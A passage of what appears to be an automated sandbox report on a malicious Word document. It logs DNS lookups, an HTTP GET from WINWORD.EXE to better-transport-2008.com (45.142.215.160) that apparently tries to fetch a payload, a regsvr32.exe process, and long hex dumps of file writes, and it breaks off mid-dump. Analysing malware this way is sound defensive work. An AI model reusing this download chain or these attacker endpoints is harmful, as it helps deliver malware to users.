Apr 28, 2021 17:53:48.042252064 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:48.096286058 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:48.243958950 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:48.305047989 CEST	53	59596	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2021 17:53:48.872380972 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:48.922638893 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:51.968785048 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:52.026160002 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:02.007973909 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:02.070261002 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:07.338835955 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:07.387577057 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:17.810230017 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:17.873986959 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:36.566135883 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:36.623500109 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:37.176513910 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:37.235939026 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:37.803473949 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:37.863825083 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:38.089435101 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:38.146418095 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:38.461846113 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:38.519911051 CEST	53	58530	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:39.147217989 CEST	53813	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:39.196208954 CEST	53	53813	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:39.769923925 CEST	63732	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:39.818856955 CEST	53	63732	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:40.271285057 CEST	57344	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:40.331155062 CEST	53	57344	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:41.071149111 CEST	54450	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:41.128385067 CEST	53	54450	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:42.502276897 CEST	59261	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:42.562767982 CEST	53	59261	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:42.980550051 CEST	57151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:43.029457092 CEST	53	57151	8.8.8.8	192.168.2.5
Apr 28, 2021 17:54:44.660398960 CEST	59413	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:54:44.721771002 CEST	53	59413	8.8.8.8	192.168.2.5
Apr 28, 2021 17:55:21.990047932 CEST	60516	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:55:22.038893938 CEST	53	60516	8.8.8.8	192.168.2.5
Apr 28, 2021 17:55:23.760679960 CEST	51649	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:55:23.827646017 CEST	53	51649	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 28, 2021 17:53:44.715724945 CEST	192.168.2.5	8.8.8.8	0xc3d3	Standard query (0)	better-transport-2008.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 28, 2021 17:53:44.775250912 CEST	8.8.8.8	192.168.2.5	0xc3d3	No error (0)	better-transport-2008.com		45.142.215.160	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- better-transport-2008.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49710	45.142.215.160	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 28, 2021 17:53:44.855736017 CEST	1436	OUT	GET /bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/44SSv8NGhJXy5fQxaupfdO8M/ZJEB/17780/qJ9lstoLuZrOY/laka4?page=iiJKK2MrmsRueKNRXFWZCo9SOGKZ&user=hIf0d5tRMn7urFpIay3&q=gV91M4&sid=cwv4FzNMjZLFugtW1lxjgH314&search=KCgMbDFMHNTY94w5RXElHoTs HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: better-transport-2008.com Connection: Keep-Alive
Apr 28, 2021 17:53:45.297656059 CEST	1440	IN	HTTP/1.1 200 OK Date: Wed, 28 Apr 2021 15:53:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 204 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 6c 61 6b 61 34 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "laka4" was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior



WINWORD.EXE
WINWORD.EXE
regsvr32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 6088 Parent PID: 792

General

Start time:	17:53:38
Start date:	28/04/2021

Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x1000000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF6601D17E8564CD8B.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	665FF261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	666A977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	665E3F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	665DE349	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	665DE349	unknown
C:\Users\user\AppData\Local\Temp\~DFDD5C1F82369F80A4.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	665DE349	unknown
C:\Users\user\AppData\Local\Temp\~DFE298978C76C6147B.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	665DE349	unknown
C:\Users\user\AppData\Local\Temp\~DF831BB0375F8B1A02.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	665D5805	unknown
C:\Users\user\AppData\Local\Temp\~DFBBC79592EA1BB5E3.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	66717D31	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	665DE349	unknown
C:\Users\user\AppData\Local\Temp\~DF831BB0375F8B1A02.TMP	success or wait	1	665D5805	unknown
C:\Users\user\Desktop\~$tei-04.28.2021.doc	success or wait	1	665D5805	unknown
C:\Users\user\AppData\Local\Temp\~DFBBC79592EA1BB5E3.TMP	success or wait	1	66686A73	unknown
C:\Users\user\AppData\Local\Temp\~DFDD5C1F82369F80A4.TMP	success or wait	1	6669232A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 c0 59 d7 10 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 f8 59 d7 10 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....Y......&!................. ....0..... ..,.......................... ....Y................ ....H.......D..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.......P...........@......... ..X.......................... (........... ...X...........h. ....H...........p...x.......0...	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	c8 36 db 30 7b 23 1c 4f a9 0c 9e 33 bf 88 5f f3 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 00 00 00 00 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.6.0{#.O...3.._.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0.,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8.....P.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	.....-.stdole2.tlbWWW	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ....A...@..l4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ....8.VIReturnIntegerWW..... ....8.9IReturnBool	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWWW..PasteW..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 